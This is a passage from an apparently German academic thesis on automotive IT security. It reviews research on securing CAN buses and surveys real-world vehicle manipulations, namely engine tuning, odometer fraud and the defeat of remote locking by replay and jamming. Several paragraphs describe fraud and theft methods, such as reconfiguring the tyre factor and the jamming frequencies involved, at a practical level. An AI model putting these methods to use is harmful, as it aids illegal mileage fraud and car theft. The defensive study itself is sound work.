- Alternative Ansätze für Authentizitätsüberprüfungen von CAN-Nachrichten werden in mehreren Beiträgen auf der escar **2012** vorgestellt oder erwähnt, teils bezugnehmend auf den o.g. Ansatz aus 2011. Die in [HaRS12] und [HaFa12] vorgestellten Verfahren bauen ebenfalls auf Varianten von Message Authentication Codes (CMAC, HMAC) auf, betten die Prüfinformationen jedoch an anderen Stellen in die CAN-Frames ein und kürzen diese hierzu auf eine praktikable Länge von 32 Bits. Des Weiteren werden in den Beiträgen [BGJ+12] und [Cank12] Ergebnisse der oben genannten, 2012 auslaufenden Projekte SEIS und OVERSEE präsentiert. In [BGJ+12] werden u.a. eine „Security Middleware Extension“ vorgestellt, die im ISO/OSI Schichtenmodell unter der Anwendungsschicht einzuordnen ist und den Anwendungen abgesicherte Zugriffe auf IP-basierte automotive Kommunikationsinfrastrukturen ermöglicht. [Cank12] stellt die im Projekt OVERSEE in offenem Design erarbeitete automotive Sicherheitsplattform vor, die über die Integration relevanter Sicherheitsarchitekturen (auf Basis von HSM, s.o.) und Isolationsfunktionen

(nach dem o.g. Virtualisierungsprinzip) als Grundlage für ein breites Anwendungsspektrum dienen kann. Des Weiteren präsentierten [Aril12] einen Angriff zum exploit-basierten Einschleusen von Schadcode in ein Navigationssystem sowie [TiWo12] eine Sicherheitsanalyse des 2010 in [Lepe10] vorgestellten offenen Konzepts für Wegfahrsperren.

- **2013** werden u.a. Schutzmaßnahmen gegen Angriffe auf Sensorikeingaben diskutiert. [SMTS13] stellt verschiedene Angriffsvektoren vor und liefert Illustrationen am Praxisbeispiels eines Antiblockiersystems (ABS). Insbesondere werden auch manipulative Eingriffe auf Seiten der beobachteten Umwelt betrachtet, gegen die ein wirksamer Schutz eine besondere Herausforderung darstellt. Konzepte für entsprechende Gegenmaßnahmen werden neben [SMTS13] auch in [GlLe13] behandelt; letzterer Beitrag fokussiert dabei auf die Absicherung eingehender Daten solcher Sensoren, die die angebundene ECU über digitale, unidirektionale Signale erreichen. Auch Kilometerstandsmanipulationen stellen ein 2013 behandeltes Angriffsbeispiel dar, in dessen Kontext in [TSJS13] auch ein Überblick über Schutzkonzepte auf Basis sicherer Hardware gegeben wird.
  Grundlegende Ansätze für Vorkehrungen, über die die Fahrzeug-IT nach einem Angriff in einen sicheren Zustand zurück überführt werden kann, werden in [CaDS13] am Beispiel zweier Vorfallsszenarien illustriert: ein Exploit zur kostenlosen Installation und Ausführung von Fahrzeug-„Apps“ sowie der Diebstahl von Signaturschlüssel des Herstellers, wodurch Angreifern das Fälschen beliebiger Steuergerätesoftware ermöglicht wird.
  Bestehende und geplante Beispiele grundlegender Security-Mechanismen des AUTOSAR-Standards (Abschnitt 2.4.2) werden in [StLe13] vorgestellt. Diese erlauben zum einen die isolierte Ausführung unterschiedlich privilegierter Anwendungen. Hierzu werden – ähnlich zu einigen der o.g. Konzepte – auf Basis von Virtualisierung durch einen Hypervisor isolierte Ausführungsumgebungen bereitgestellt. Dies erlaubt es, dass erfolgreiche Angriffe sich nur auf das jeweils betroffene „Compartment“ auswirken können und die Kommunikation zwischen verschiedenen Anwendungen leichter reglementiert und kontrolliert werden kann. Ebenfalls vorgestellt werden in AUTOSAR vorgesehene Security-Bibliotheken, die teils rein softwarebasiert und teils durch (sichere) Hardware unterstützt sind. Zudem wird auf noch in Standardisierung befindliche Mechanismen zur Absicherung der Kommunikation zwischen verschiedenen Steuergeräten verwiesen.
  In [KiKE13] werden zudem Einblicke in die Ergebnisse des o.g. Projektes CONVERGE gegeben. Vorgestellt wird ein Konzept für kostengünstig umsetzbare Integritätschecks der Software automotiver ECUs, indem lediglich ein einziges, als Vertrauensanker dienendes Steuergerät mit einem HSM auszustatten wäre: Dieses wird in die Durchführung sämtlicher Softwareupdates eingebunden und erlaubt später die Durchführung von Integritätschecks der weiteren ECUs.

Exemplarische Dissertationen zu Forschungsthemen der Automotive Security:

Parallel zur Bearbeitung der vorliegenden Arbeit erschienen zudem bereits weitere Dissertationen, die dem Forschungsgebiet der automotiven IT-Sicherheit zugeordnet werden können. Einige wesentliche Beispiele werden im Folgenden kurz vorgestellt:

- 2009 untersucht Stefan Goß in seiner Dissertation mit dem Titel „Informationssicherheit in Automobilen“ [Goß09] den Stand der IT-Sicherheit in gegenwärtigen automotiven IT-Systemen und schlägt ein auf den automobilen Produktlebenszyklus angepasstes Konzept vor. Dies sieht u.a. weitere kryptographische Funktionen für Steuergeräte und Diagnoseschnittstelle vor und diskutiert lebenszyklusbezogene Anforderungen z.B. bzgl. des Schlüsselmanagements. Als Anwendungsbeispiel dient in der Arbeit die Kilometerstandsmanipulation (vgl. auch Abschnitte 3.1.3 und 6.4.3 der vorliegenden Arbeit).
- Die im selben Jahr erschienene Dissertation von Marko Wolf unter dem Titel „Security Engineering for Vehicular IT Systems“ befasst sich mit der Anwendung des Security Engineerings (vgl. Abschnitt 2.1.4 sowie [Ecke08]) in der automotiven IT-Domäne. Ein vertiefend behandelter Schwerpunkt der Arbeit liegt hierbei auf kryptographisch gestützten Maßnahmen, die z.B. an Anwendungsbeispielen wie Softwareschutz und der Absicherung fahrzeuginterner und -externer Kommunikation illustriert werden.
- 2010 veröffentlichte Benjamin Glas seine Dissertation „Trusted Computing für adaptive Automobilsteuergeräte im Umfeld der Inter-Fahrzeug-Kommunikation“ [Glas10]. Vor dem

Hintergrund der kryptographischen Absicherung der C2X-Kommunikation, die durch das bereits genannte Trusted Computing gestützt wird, untersucht [Glas10] die Realisierbarkeit auf rekonfigurierbarer Hardware (FPGAs). Hierdurch soll es u.a. möglich werden, während der Lebenszeit der Fahrzeuge gebrochene kryptographische Verfahren flexibel austauschen bzw. anpassen zu können, ohne auf den vergleichsweise teuren Tausch von Hardwarekomponenten angewiesen zu sein.

- In der 2011 erschienenen Dissertation „Human Factors in Automotive Crime and Security“ [Tuch11] setzt sich Sven Tuchscheerer hingegen aus psychologischer Perspektive mit einer systematischen Beschreibung von Fahrzeugkriminalität auseinander. Betrachtet werden u.a. relevante Tätergruppen sowie deren Motive und Risiko- und Gewinneinschätzungen sowie die Interaktion mit den Opfern der Fahrzeugkriminalität.
- Ebenfalls 2011 veröffentlichte Michael Müter seine Dissertation mit dem Titel „Embedded Security Concepts for In-Vehicle Systems“ [Müte11]. Ausgehend von einer strukturierten Betrachtung typischer Schutzwerte, Angreifer und Angriffe wird für die zukünftige Absicherung von Fahrzeugnetzwerk-Architekturen insbesondere die mögliche automotive Anwendung von Intrusion Detection vertieft. Bzgl. dieser Thematik beruht [Müte11] auch auf gemeinsamen Vorarbeiten, so dass in diesem Punkt eine inhaltliche Schnittfläche mit der vorliegenden Arbeit besteht (siehe hierzu auch Abschnitte 5.3.5 und 8.2).

2.5.4 Stand der Forschung: Einschätzung des Forschungsstands und Fokus dieser Arbeit

Aus den Einblicken in den Forschungsstand der automotiven IT-Sicherheit, die anhand der oben genannten und weiteren Quellen gewonnen werden können, lassen sich zusammenfassend einige Beobachtungen und Trends ableiten. Dieser Abschnitt nennt einige Beispiele für entsprechende Feststellungen und nutzt diese gleichzeitig, den inhaltlichen Fokus dieser Arbeit in ihrem weiteren Verlauf zu verdeutlichen.

Ein interessanter beobachtbarer Trend ist z.B. folgender: Zur Absicherung der fahrzeuginternen Buskommunikation wurden in den ersten Jahren häufig Verfahren vorgeschlagen, die eine Verschlüsselung vieler oder sämtlicher Busnachrichten vorsehen. Dies ist grundsätzlich sinnvoll, um nicht nur aktive Basisangriffe (Abschnitt 2.1.7) verhindern zu können, die z.B. die Integrität und Authentizität von Busdaten verletzten, sondern auch einen Schutz gegen passives Mitlesen ggf. vertraulicher oder datenschutzrelevanter Informationen zu bieten. Ein am Rande einer escar-Konferenz geführtes Gespräch mit den Autoren eines entsprechenden Ansatzes ergab, dass vor einem praktischen Einsatz ihres Verfahrens noch einige Probleme zu lösen sind. So lag z.B. der mit der Ver- und Entschlüsselung der Busnachrichten einhergehende Zeitversatz zum Zeitpunkt des Gesprächs noch über demjenigen, der für einige zeitkritische Anwendungen noch tolerabel wäre.
In den späteren Jahren (2011 und 2012) schlagen die vorgestellten Konzepte hingegen eine andere Richtung ein, nämlich die Absicherung des internen Busdatenverkehrs auf Feldbustechnologien wie CAN stattdessen durch das Mitsenden von Authentifizierungsinformationen zu ermöglichen. Dies hat den Vorteil, dass Lesezugriffe auf die enthaltenen Nutzdaten so weiterhin auf direkte (d.h. ohne Erforderlichkeit einer Entschlüsselung) und abwärtskompatible Weise möglich sind. Durch den Verzicht auf eine Verschlüsselung der Nutzdaten gehen diese Verfahren jedoch gleichzeitig mit einer Inkaufnahme des Risikos passiver Basisangriffe wie z.B. Sniffing (Abschnitt 2.1.7) einher.

Arbeiten mit vertiefendem Fokus auf Malware und für sie relevante Ausprägungsformen im automotiven Kontext konnten im Rahmen der Einarbeitung sowie arbeitsbegleitenden Recherchen nicht gefunden werden. Allerdings wird Schadcode in mehreren Arbeiten als relevante Bedrohung für die automotive IT-Sicherheit erwähnt und teils als eines der betrachteten Bedrohungsszenarien mit aufgenommen. Ein Beispiel stellt das Deliverable D21.5 des o.g. Projektes sim^{TD} [Simt09] dar. Dort wird im Rahmen der Motivation (Kapitel 3 in [Simt09]) die „Infektion des Systems mit Malware“ als eines von 13 aufgeführten potentiellen Angriffsszenarien betrachtet. Auch einige der erarbeiteten und von einigen Herstellern bereits eingesetzten Schutzkonzepte zur sicheren Bereitstellung und Aktualisierung automotiver Software sind u.a. auf die Blockierung unautorisierter Software ausgerichtet.

Diese Punkte weisen zusammengenommen auf einen deutlichen Forschungsbedarf zu automotiver Malware hin, zu dem die vorliegende Arbeit einen Beitrag leisten möchte. Während zu geeigneten Maßnahmen und Vorgehensweisen zur Eindämmung und Behandlung von Vorfällen mit automotiver Malware unterschiedlicher Ausprägungen bislang noch keine expliziten Untersuchungen vorliegen, soll hierzu durch diese Arbeit mit Blick auf die in Abschnitt 1.2 vorgestellten Forschungsfragen ein Grundstein gelegt werden.

Der weitaus größte Teil der bislang diskutierten Security-Konzepte für automotive IT-Systeme ist primär präventiv ausgerichtet. Dies ist grundsätzlich sinnvoll, um das Eintreten eines Großteils der identifizierten Bedrohungen bereits im Vorfeld möglichst ausschließen zu können. Im Umkehrschluss bedeutet diese Feststellung auch, dass die weiteren Verteidigungslinien der IT-Sicherheit (siehe Abschnitt 2.1.2) im Stand der Forschung zur automotiven IT-Sicherheit bislang noch eine sehr untergeordnete Rolle spielen. Einzelne Beiträge wie z.B. [CaDS13] unterstreichen den parallel bestehenden Bedarf nach entsprechenden Vorkehrungen, um (auch trotz präventiver Maßnahmen) eintretende Vorfälle erfolgreich detektieren und angemessen behandeln zu können. Ein weiterer Fokus der vorliegenden Arbeit wird daher neben präventiven Strategien gegen automotive Malware daher gezielt auf die Detektion entsprechender Vorfälle und Möglichkeiten der Reaktion gelegt. So wurde z.B. in eigenen Vorarbeiten und Veröffentlichungen die konzeptionelle Übertragbarkeit der Intrusion Detection auf automotive Bussysteme untersucht (siehe u.a. Abschnitt 5.2). Parallel entstandene Arbeiten weiterer Forscher, die diesen Ansatz ebenfalls verfolgen[8], sind in der Literatur bislang nur in vergleichsweise geringer Zahl zu finden (z.B. [LaNJ08] und [MüGr09]) und mündeten teils in gemeinsamen Arbeiten wie [MüHD10].

[8] Abschnitt 8.2 liefert einen vertiefenden Überblick über themennahe Arbeiten weiterer Forscher, die zeitlich parallel oder nach den Forschungsaktivitäten, die der vorliegenden Arbeit zugrundeliegen, erschienen sind und in denen in vielen Fällen auf die Vorarbeiten aus dieser Arbeit verweisen wird.

3 Review von automotiven Manipulationsbeispielen

Das vorliegende Kapitel stellt die Ergebnisse des zur Beantwortung der in Abschnitt 1.2 genannten Forschungsfrage 1 erarbeiteten Praxisreviews vor. Hiermit verbundenes Ziel ist das Schaffen einer Wissensbasis für die im Folgekapitel 4 adressierte Forschungsfrage 2), aus der somit die Ableitung begründeter Aussagen zu Existenz, Aussehen und Besonderheiten automotiver Malware als technisches Werkzeug (nach der CERT-Taxonomie aus Abschnitt 2.1.8) automotiver IT-Sicherheitsvorfälle ermöglicht werden soll.

Damit bzgl. dieser Forschungsziele eine Menge von Reviewergebnissen erzielt werden kann, die einen breiten und möglichst repräsentativen Querschnitt über praxisrelevante automotive Bedrohungen und Angriffsszenarien darstellt, ist zunächst eine angemessene Gestaltungsweise des Reviews festzulegen. Hierfür entscheidend ist insbesondere die durch Forschungsfrage 1 adressierte Wahl geeigneter Reviewquellen. Diesbezüglich werden einleitend zwei teils entgegengesetzt ausgerichtete Ansätze identifiziert, mittels derer Erkenntnisse über relevante Angriffsszenarien auf automotive IT-Systeme erlangt werden können:

- Reviewquelle Recherche: Sammeln von Hinweisen auf praktische Vorkommnisse und Bestrebungen zu automotiven IT-Eingriffen in öffentlich zugreifbaren Informationsquellen.
- Reviewquelle Labortests: Durchführung von Laboruntersuchungen zur Identifikation vorhandener Schwachstellen und realisierbarer Angriffsszenarien in automotiven Systemen.

Für jede dieser beiden Herangehensweisen sind Vor- und Nachteile zu erwarten:

- Eine Recherche von Praxisvorkommnissen kann maximal diejenige Teilmenge relevanter Angriffsmotivationen und Umsetzungsstrategien abdecken, die bereits in der Praxis verfolgt wurde. Darüber hinaus reichende potentielle Angriffsszenarien, die ggf. bereits an heutigen Systemen realisierbar sind, können hierdurch nicht ermittelt werden. Viele Quellen liefern zudem keine oder nur unkonkrete Angaben zur technischen Umsetzungsweise.
- Eine im Rahmen von Laborversuchen betriebene Suche und Überprüfung technischer Eingriffsmöglichkeiten in automotive IT ermöglicht detailliertere Erkenntnisse zu praktikablen technischen Umsetzungsweisen. Eine ausschließliche Fokussierung auf eigene Laboruntersuchungen birgt jedoch die Gefahr einer geringen Schnittfläche mit den in der Praxis existierenden Angriffsmotivationen und betriebenen Umsetzungsstrategien.

Für das Praxisreview wird bewusst ein zweigleisiges Vorgehen unter Einbeziehung beider o.g. Quellen gewählt, damit deren jeweilige Nachteile kompensiert werden können und ein möglichst breiter Einblick in das Spektrum relevanter Angriffsmotivationen und technischer Umsetzungsstrategien erzielbar ist.
Die Durchführung und Ergebnisse des Rechercheteils des Praxisreviews werden im nachfolgenden Unterabschnitt 3.1 vorgestellt. Gegliedert in Recherchebeispiele R_X werden verschiedene beobachtbare Praxisbeispiele von Manipulationen an automotiver IT behandelt.
In den für das Praxisreview ebenfalls durchgeführten Labortests wurden potentielle weitere Angriffsszenarien exemplarisch identifiziert und praktisch umgesetzt. Gegliedert in Labortests L_Y werden die Durchführung und Ergebnisse dieser Versuche im anschließenden Unterabschnitt 3.2 beschrieben.

3.1 Recherche von Praxisbelegen für Manipulationsmöglichkeiten

Dieser Abschnitt stellt den durchgeführten Rechercheteil des Praxisreviews vor, in welchem Hinweise auf in der Praxis beobachtbare Manipulationen an Fahrzeug-IT zusammengetragen wurden. Hierzu wird in Abschnitt 3.1.1 zunächst die einleitende getroffene Auswahl der berücksichtigten Recherchequellen vorgestellt und begründet. In den nachfolgenden Abschnitten 3.1.2-3.1.6 werden recherchierte Praxisbelege zu Angriffsszenarien aus fünf ausgewählten Bereichen vorgestellt, die nach den adressierten Zielsystemen Motorsteuerung, Wegstreckenzähler, Schließsystem, Airbagsystem und Infotainmentsysteme unterteilt sind.

Während im Rahmen der zugrundeliegenden Recherchen insgesamt ein noch breiteres Feld adressierter Zielsysteme ermittelt wurde (siehe Folgeabsatz), wird in der vorliegenden Arbeit auf deren vollständige Vorstellung verzichtet. Bei der Auswahl der o.g. fünf Bereiche aus dem erweiterten Kreis der ermittelten Zielssysteme wurde darauf geachtet, dass diese zum Einen ein möglichst breites Spektrum der Fahrzeug-IT-Domänen (vgl. z.B. Abbildung 11)

abdecken und zum Anderen besondere Praxisrelevanz aufweisen – d.h. ihre Präsenz in den zugrundegelegten Recherchequellen als hervorstechend eingeschätzt werden kann.

Der Großteil der im Folgenden kompakt und qualitativ vorgestellten Rechercheergebnisse $R_{1.1}$ bis $R_{5.8}$ wurde inhaltlich der eigenen, 89-seitigen Studie [DHKT11] für die Bundesanstalt für Straßenwesen (BASt) entlehnt, die ebenfalls im Kontext dieser Recherchen entstand und hiermit als ausführliche, vertiefende Quelle empfohlen wird. Die Studie liefert eine noch breiter angelegte Übersicht von Rechercheergebnissen und deckt hierdurch eine große Zahl weiterer Fahrzeug- und Infrastruktursysteme ab, welche ebenfalls als bereits adressierte Angriffsziele ermittelt werden konnten. Für die aus der Studie übernommenen Rechercheergebnisse sei innerhalb der Abschnitte 3.1.2 - 3.1.6 ohne sich wiederholende Referenzierung auf die Studie [DHKT11] als Quellangabe verwiesen.
Darüber hinaus wurden für die vorliegende Arbeit einzelne zusätzliche Quellen hinzugenommen, die in den Abschnitten 3.1.2 - 3.1.6 mit separaten Referenzierungen kenntlich gemacht sind. Dies betrifft z.B. ausgewählte Beispiele praktisch demonstrierter Angriffsmöglichkeiten aus den akademischen Veröffentlichungen [CCK+11] und [MiVa13], die zeitlich erst nach den durchgeführten Rechercheaktivitäten für [DHKT11] veröffentlicht wurden.

3.1.1 Auswahl der einzubeziehenden Arten von Recherchequellen

Wie bereits einleitend u.a. in Abschnitt 1.1.2 erwähnt, war im Vorfeld dieser Arbeit noch kein breiter Überblick über die Relevanz und Verbreitung unautorisierter elektronischer Eingriffe in automotive Fahrzeug- und Infrastruktursysteme verfügbar. Ein wesentliches Ziel der durchgeführten Praxisrecherche sowie der hiermit verbundenen Studie [DHKT11] war es somit, einen solchen ersten breiteren Überblick über die Sachlage zu schaffen. Einleitend wurde daher gezielt eine vergleichsweise breit aufgestellte Auswahl einzubeziehender Recherchequellen vorgenommen, um in den Rechercheaktivitäten einen möglichst großflächigen Querschnitt durch das Lagebild zu IT-basierten Eingriffen in automotive Systeme zu erhalten:

- Wissenschaftliche Quellen, z.B.
  - themenbezogene, nationale und internationale Forschungsprojekte
  - themenbezogene Publikationen
- Medienberichte, z.B.
  - Zeitschriftenartikel
  - Rundfunkberichte (Radio- / Fernsehbeiträge)
  - redaktionell betreute Internetangebote
- Neue Medien, z.B.
  - Internetforen
  - kommerzielle Angebote (auch aus rechtlichen Grauzonen)

Innerhalb dieses Spektrums wurde ein besonderer Fokus auf die Suche in neuen Medien gelegt, um ein möglichst realistisches Bild über praktisch betriebene Aktivitäten zu erhalten.

3.1.2 Elektronische Eingriffe in die Motorsteuerung ($R_{1.x}$)

Eine der ersten Fahrzeugfunktionen, die mit Hilfe eines elektronischen Steuergerätes umgesetzt wurden, ist die Motorregelung. Abhängig vom aktuellen Fahrerwunsch (Gaspedalstellung) sowie externen Lastanforderungen (z.B. zur Versorgung elektrischer Verbraucher wie der Klimaanlage) regelt diese die relevanten Größen wie z.B. die verwendeten Einspritzmengen und Zünd- bzw. Einspritzzeitpunkte.

Die Motorregelung ist eines der bekanntesten Beispiele für ein elektronisches Fahrzeugsystem, das häufig Ziel elektronischer Eingriffe wird. Wesentliche Ziele verbreiteter Manipulationsbeispiele bestehen hierbei i.d.R. in der Leistungssteigerung und/oder der Verbrauchsreduktion und resultieren meist aus der finanziellen Motivation, das Preis-/Leistungsverhältnis des Fahrzeugs (hinsichtlich Anschaffungs- oder Betriebskosten) zu optimieren. Für entsprechende, i.d.R. als „Tuning“ bezeichnete und angebotene Eingriffe gibt es ein breites Spektrum an Möglichkeiten der technischen Realisierung. Einige ermittelte Beispiele sind:

- ***$R_{1.1}$ – Ersetzen/Filtern der Sensorik:*** Ein einfaches beobachtbares Beispiel für diese gängige Strategie ist das sogenannte „10-Cent-Tuning“, bei dem z.B. der serienmäßige Kraftstofftemperaturfühler durch einen Festwiderstand ersetzt wird. Da hierdurch der Mo-

torsteuerung eine hohe Kraftstofftemperatur suggeriert wird, was einer geringeren Kraftstoffdichte bzw. niedrigerem Energiegehalt entspricht, wird in der Konsequenz eine größere Kraftstoffmenge eingespritzt. Auch für weitere Sensorikeingaben sind nach diesem Filterungsprinzip arbeitende, sog. Tuningboxen verfügbar, die dem Motorsteuergerät vorgeschaltet werden können und Eingabewerte gezielt und teils dynamisch verändern.

- ***$R_{1.2}$ – Kennfelder ändern/ersetzen:*** Hierbei werden die von verschiedenen Regelaufgaben verwendeten Kennfelder im Speicher des Motorsteuergerätes manipuliert. Während hierzu in den Anfangsjahren des Fahrzeugtunings nicht beschreibbare ROM-Bausteine physisch ausgetauscht werden mussten, erfolgt dies im Fall der heute etablierten Flash-Speicher in den meisten Fällen durch logisches Überschreiben von der Diagnoseschnittstelle aus. Hierzu wird ein breites Portfolio an Tuningsoftware für verschiedene Fahrzeughersteller und -modelle eingesetzt. Diese häufig auch über das Internet von jedermann beziehbaren und selbst von Laien bedienbaren Produkte automatisieren die in ihrer Durchführung teils komplexeren Eingriffe und sollen dabei teils auch vorhandene Zugriffskontrollmechanismen der Steuergeräte überwinden.
  Ist für das logische Überschreiben in Einzelfällen kein funktionales Tuningwerkzeug verfügbar (z.B. durch den zunehmenden Einsatz wirksamerer Sicherheitsmechanismen gegen unautorisierte Updates oder Diagnosewerkzeuge, vgl. Abschnitt 2.5.1) wird teils weiterhin bzw. wieder auf physische Eingriffe zurückgegriffen – beispielsweise durch direkte Schreibzugriffe auf Flashspeicherbausteine, die hierzu temporär entnommen oder durch spezielle Hardware direkt auf der (ausgeschalteten) Platine angesteuert werden.
- ***$R_{1.3}$ – Änderungen an der Steuersoftware:*** Einzelne Änderungen können alternativ auch durch Änderungen an der zur Steuerung bzw. Regelung eingesetzten Gerätesoftware vorgenommen werden, indem diese durch eine (ggf. nur stellenweise) angepasste Version ersetzt wird. Äquivalent zu den in $R_{1.2}$ beschriebenen Techniken kann dies durch logisches Überschreiben z.B. von der Diagnoseschnittstelle aus oder durch physischen Zugang zu den Speicherbausteinen erfolgen.

Ein weiterer Angriff auf die Motorsteuerung, zu dem im Rahmen der Recherchen mehrere – jedoch ausschließlich akademische – Nachweise ermittelt werden können, ist ein Denial-of-Service-Angriff, d.h. ein Verfügbarkeitsangriff. In einem entsprechenden Vorfallsszenario wird durch einen Angreifer eine Störung des Motorbetriebs provoziert, die bis zu dessen Stillstand führen kann.

- ***$R_{1.4}$ – Denial of Service:*** Die technische Realisierbarkeit eines solchen Angriffs wurde durch zwei Forschergruppen anhand verschiedener Fahrzeugtypen demonstriert. Als technische Grundlage wurden sowohl durch [KCR+10] als auch durch [MiVa13] Busnachrichten identifiziert, die auf den CAN-Bus eingespielt werden können, in den das Motorsteuergerät eingebunden ist. Die Motoren der Testfahrzeuge versagten daraufhin den Dienst; die Nicht-Benutzbarkeit des Motors blieb in den Tests von [KCR+10] teils über Neustarts hinweg bestehen.
  In [KCR+10] wurden für ein 2009 produziertes Fahrzeug mehrere CAN-Botschaften identifiziert, die zur Deaktivierung des Motors einsetzbar sind. Eine erlaubt die gleichzeitige Deaktivierung sämtlicher Zylinder (bzw. das Unterbrechen ihrer Treibstoffversorgung); eine andere erzwingt ein Anhalten des Motors, indem eine Falschinformation über ein Auslösen der Airbags nach einem schweren Unfall abgesetzt wird. Vergleichbare CAN-Nachrichten zur Deaktivierung der Zylinder wurden auch von [MiVa13] für zwei 2010 produzierte Fahrzeuge unterschiedlicher Hersteller identifiziert.
  Während für die in [KCR+10] und [MiVa13] beschriebenen Angriffstechniken physischer Zugang zum entsprechenden CAN-Bus vorausgesetzt wird, demonstrieren die Autoren von [KCR+10] in der Folgepublikation [CCK+11], dass sich entsprechende Angriffe auch durch Schadcode durchführen lassen, welcher über weitere Schwachstellen z.B. in Multimedia- oder Telematiksystemen von außen eingeschleust werden kann.

In den zu Rechercheergebnis $R_{1.4}$ genannten Quellen werden durch Einsatz teils ähnlicher Techniken auch Beispiele für mögliche Angriffe auf weitere Fahrzeug-Komponenten vorgestellt, die im Folgenden nicht separat behandelt werden. Diesbezüglich sei die Lektüre der jeweiligen Quellen empfohlen.

3.1.3 Kilometerstandsmanipulation ($R_{2.x}$)

Ein weiteres verbreitetes Beispiel für finanziell motivierte, elektronische Eingriffe in die Fahrzeug-IT ist die Kilometerstandsmanipulation, d.h. das unautorisierte Verändern des Wegstreckenzählers. Meist wird dessen Reduktion angestrebt, um z.B. den Wiederverkaufswert zu erhöhen oder Kosten bei Versicherungs- oder Leasinggesellschaften zu reduzieren. Teils können auch Erhöhungen eine Rolle spielen, z.B. bei Zahlung von Kilometerpauschalen durch den Arbeitgeber. Obwohl die Tachomanipulation / Tachojustierung in Deutschland seit 2005 nach §22b StVG grundsätzlich strafbar ist, liefern die Recherchen aus [DHKT11] sowie weitere Quellen wie [Adac11] oder [TSJS13] deutliche Hinweise darauf, dass dies unter der Hand auch im Inland weiterhin in großem Umfang praktiziert wird.
Die eingesetzten Vorgehensweisen zur technischen Realisierung hängen stark von der Implementierung des jeweiligen Systems ab. Rein mechanisch umgesetzte Zählsysteme, die sich in der Vergangenheit z.B. häufig mit einer Bohrmaschine vorwärts über den Nullpunkt drehen ließen, wurden inzwischen seitens nahezu aller Hersteller elektronische Implementierungen abgelöst. Seitdem sind auch die entsprechenden Eingriffe heute nahezu ausschließlich elektronischer Natur. Recherchierte Beispiele der technischen Umsetzung sind:

- ***$R_{2.1}$ – Einsatz regulärer Diagnoseprodukte:*** Da auch reguläre Anwendungsfälle für die Anpassung des angezeigten Kilometerstands bestehen, wie z.B. der Austausch eines defekten Kombiinstruments durch eine (Vertrags-) Werkstatt, wird die Anpassung des Wegstreckenzählers oft von regulären Diagnoseprodukten prinzipiell unterstützt. Diese Funktionen können somit unter Umständen auch unautorisiert eingesetzt werden.
- ***$R_{2.2}$ – Einsatz irregulärer (Diagnose-)Produkte:*** Da die Hersteller zunehmend versuchten, die unautorisierte Nutzung regulärer Anpassungsmöglichkeiten einzuschränken (z.B. indem die Einstellung nur von neuen Kombiinstrumenten akzeptiert wird), werden zunehmend auch rechtlich zweifelhafte[9] Produkte zur Tachojustierung beworben, die derartige Beschränkungen der Hersteller umgehen sollen. Die Funktionsweise eines solchen, kommerziell vertriebenen Manipulationsgeräts wird in Abschnitt 6.4.3 vertiefend analysiert.
- ***$R_{2.3}$ – Indirekte Beeinflussung durch Konfigurationsänderungen:*** Entsprechende Beschränkungen lassen sich z.T. auch indirekt durch Umkonfigurationen umgehen. Um den Wegstreckenzähler beispielsweise mittel- bis langfristig in eine gewünschte Richtung zu beeinflussen, kann mit Hilfe von Diagnosesoftware die sog. K-Zahl geändert werden. Diese insbesondere vom Reifenumfang abhängige Größe wird bei der Ermittlung von Geschwindigkeit und Wegstrecke i.d.R. als Korrekturfaktor einbezogen. So werden z.B. bei Konfiguration einer deutlich kleineren Reifengröße permanent geringere zurückgelegte Wegstrecken ermittelt, die sich über die Zeit hinweg summieren.

3.1.4 Umgehung von Schließsystem / Zugangsschutz ($R_{3.x}$)

Als eines der ältesten Konzepte des (physischen) Zugangsschutzes stellen die in Abschnitt 2.5.1 vorgestellten Schließsysteme ein klassisches Beispiel einer durch konkrete Angriffe bedrohter Fahrzeugkomponente dar.
Als Praxisbeispiele für Angriffstechniken auf die heute fast ausschließlich elektronisch gestützten, fernbedienbaren Schließsysteme sind vereinzelt noch solche zu finden, die auf der einfachen Replay-Angriffsstrategie (siehe Abschnitt 2.1.7) basieren:

- ***$R_{3.1}$ – Wiedereinspielen aufgezeichneter Funknachrichten:*** Bei einem Replay-Angriff wird ein von der originalen Funkfernbedienung gesendeter Freischaltcode einmalig durch den Angreifer aufgezeichnet. Zu einem späteren Zeitpunkt kann er diesen (ggf. wiederholt) einspielen

Diese Angriffsstrategie ist primär im Fall statischer Freischaltcodes relevant, die nach der ersten (aufgezeichneten) Verwendung nicht verfallen. Durch die Ablösung dieser ersten unsicheren Implementierungen durch kryptographisch abgesicherte Funkschließsysteme (siehe

[9] Unter anderem sind entsprechende Werkzeuge, die vorhandene Schutzvorkehrungen umgehen (vgl. Abschnitt 6.4.3), rechtlich als kritisch zu bewerten (siehe z.B. Gesetze in Abschnitt 2.1.4).

Abschnitt 2.5.1) wurde diese einfache Strategie des Replay-Angriffs wirksam verhindert. Replay-Angriffe dieser Form sind heute allenfalls noch bei sehr alten Fahrzeugen anwendbar und spielen auf Seiten der Fahrzeugkriminellen kaum noch eine Rolle.

Stattdessen sind in der Praxis vermehrt sog. Jamming-Angriffe zu beobachten, welche einen typischen Kompromiss von Angreifern darstellen, die noch keine universellere Möglichkeit zum Umgehen des entsprechenden Systems gefunden haben (vgl. Abschnitt 2.5.2):

- ***$R_{3.2}$ – Blockieren von Originalanfragen mittels Jamming:*** Bei einem Jamming-Angriff wird durch Störung der verwendeten Funkfrequenz (häufig im Bereich von 434 oder 868 MHz) verhindert, dass der vom Schlüsselbesitzer getätigte Schließwunsch durch das Fahrzeug empfangen und umgesetzt wird.

Da hierbei die i.d.R. übliche optische Bestätigung des Fahrzeugs ausbleibt (z.B. durch Blinken und/oder Anklappen der Spiegel) ist zudem der menschliche Faktor der Unaufmerksamkeit eine zusätzliche Voraussetzung für das Gelingen dieser Angriffsstrategie. In diesem Kontext setzen die Angreifer teils auch erweiterte Formen des Replay-Angriffs ($R_{3.1}$) ein, da z.B. abgefangene, verschlüsselte Rolling Codes, die das Fahrzeug aufgrund des Jammings nicht erreichen, bis zur nächsten Schlüsselbetätigung nicht verfallen.

Zugeschnittene Angriffsmöglichkeiten auf die verbesserten Systeme wurden u.a. in der akademischen Forschung vertiefend erforscht.
Mit Blick auf nach dem Rolling-Code Ansatz konzipierte Systeme findet sich eine Vielzahl akademischer Arbeiten insbesondere für das auch von Automobilherstellern eingesetzte System „KeeLoq“. Ausgehend von dem zugrundeliegenden, öffentlich zugänglichen kryptographischen Verfahren wurden Möglichkeiten erforscht, mit denen der Aufwand für zunächst unpraktikabel erscheinende Angriffe schrittweise reduziert werden konnte. Ein wesentlicher Durchbruch gelang 2009 Bochumer Forschern in [KKMP09]:

